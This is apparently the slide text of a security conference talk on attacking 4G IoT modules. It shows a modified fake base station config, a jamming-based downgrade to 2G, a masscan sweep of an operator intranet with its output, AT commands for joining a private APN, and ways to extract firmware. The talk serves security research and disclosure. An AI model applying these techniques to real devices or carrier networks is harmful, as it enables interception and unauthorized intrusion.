


The screenshot shows a code editor window titled "GSML3RRElements.cpp (~/SDR/BTS/yate-bts/mbts/GSM) - gedit". The text "source code path" is written in red. The code includes comments and configuration parameters for GSM. A red box highlights the configuration for setting C2 to max.

```
GSML3RRElements.cpp (~/SDR/BTS/yate-bts/mbts/GSM) - gedit
source code path
//mHaveSelectionParameters = true;
// CELL_RESELECT_OFFSET. 6 bits. Default value is 0.
// C2 offset in 2 dB steps


//mCELL_RESELECT_OFFSET = 0;
mCELL_RESELECT_OFFSET = 63;
mHaveSI3RestOctets = true;
mHaveSelectionParameters = true;
```

- **Remember:** Testers have to obey the law.
Using Electromagnetic shielding box is the best



Attack by Using Fake Base Station

- Downgrade the module to 2G by jamming
- Devices with 4G modules attach to the fake station automatically
- Now we can
 - Monitor all the IP data transmission
 - Access the port, run the exploit
 - Modify the data



Attack in the Operator Intranet

- Goal: Large-scale long-range attacks
- Operators often put the 4G clients in a LAN, and there is no network isolation!
 - 10.x.x.x or 172.x.x.x
 - Mis-configurations & Roaming
 - No FireWall in 4G modules
 - **Result:** IP&port is accessible
- So we can **remotely** attack via ADB、telnet、web、ssh...

```
➔ ~ masscan 10.78.252.226/22 -p 23,5555 --rate=50

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-07-18 10:10:10
-- forced options: -sS -Pn -n --randomize-hosts -v --send-etc
Initiating SYN Stealth Scan
Scanning 1024 hosts [2 ports/host]
Discovered open port 5555/tcp on 10.78.252.175
Discovered open port 5555/tcp on 10.78.253.35
Discovered open port 5555/tcp on 10.78.253.20
Discovered open port 5555/tcp on 10.78.252.73
Discovered open port 5555/tcp on 10.78.255.190
Discovered open port 23/tcp on 10.78.255.191
Discovered open port 23/tcp on 10.78.255.202
Discovered open port 5555/tcp on 10.78.255.203
Discovered open port 5555/tcp on 10.78.255.90
Discovered open port 5555/tcp on 10.78.253.184
Discovered open port 5555/tcp on 10.78.255.234
Discovered open port 23/tcp on 10.78.253.141
Discovered open port 5555/tcp on 10.78.253.210
Discovered open port 5555/tcp on 10.78.252.216
Discovered open port 5555/tcp on 10.78.252.48
Discovered open port 5555/tcp on 10.78.253.4
Discovered open port 5555/tcp on 10.78.252.159
Discovered open port 5555/tcp on 10.78.252.209
Discovered open port 5555/tcp on 10.78.255.84
```



Attack via Private APN


- Private APN Introduction
 - Devices are connected to a private network, invisible to the public internet
 - The devices require special SIM card and APN point (Especially most car companies and well-known IOT equipment)
 - Access to intranet resources directly via VPN in the air
 - Special mode of the Operator Intranet
- Private APN Attack Surfaces
 - Disabled network isolation due to the need to access servers in the intranet.
 - Same type of various devices make centralized attacks possible

Attack via Private APN

- Special SIM card, APN settings
 - Many car companies / equipment use e-SIM
 - Same as SIM card
 - Special APN: Get from firmware / logs

```
AT+CICCID
AT+CGDCONT=6,"IPV4V6","zwz5, [REDACTED]fu.njm2mapn" ←
AT+CGAUTH=6,0
AT+CGDCONT=1,"IP","zwz5, [REDACTED]fu.njm2mapn" ← APN Name
AT+CGAUTH=1,0
```

- Connect to Private APN network, scan vulnerabilities
 - Install e-SIM to our 4G module
 - Set the APN by AT command / webpage config






- An Introduction to 4G modules
- Attack Surfaces of 4G modules
- **Attack Preparations**
- Vulnerabilities Found and Exploitation
- Suggested Defense Practice



Prior to the Attack

- Get Firmware / Rom
- Get  Shell
- Get Data Transmission



At least 1 for a successful attack



Multiple Ways to Get Firmware

- Get the firmware-update program
 - Unpacking the program, and retrieve the file system
- Get the upgrade tools from vendor tech support
 - Like Qualcomm series, most of the modules have 9008 mode, which could restore all the system
 - The tools include all partitions
- Get a shell
- Last Resort: NAND Flash Dump

Unpack Firmware Upgrade Program




E8372h-153_P711s-
WINGLE_Update_
21.210.09.00.00_
Universal.exe

A packaged .exe file
the firmware-update program for one top seller 4G WiFi



At offset 0x127C172
a zip package







Unzip, then we get all the files of Linux system partition


#BHUSA @BLACKHATEVENTS

Through Firmware Upgrade Tool

- Qualcomm chipset modules have 9008 download mode
- Underlying system is writable
- Focus on system partition



Through Firmware Upgrade Tool



- Partitions Retrieved
- Inspect system.img

- Retrieve Linux system files in UBIFS format


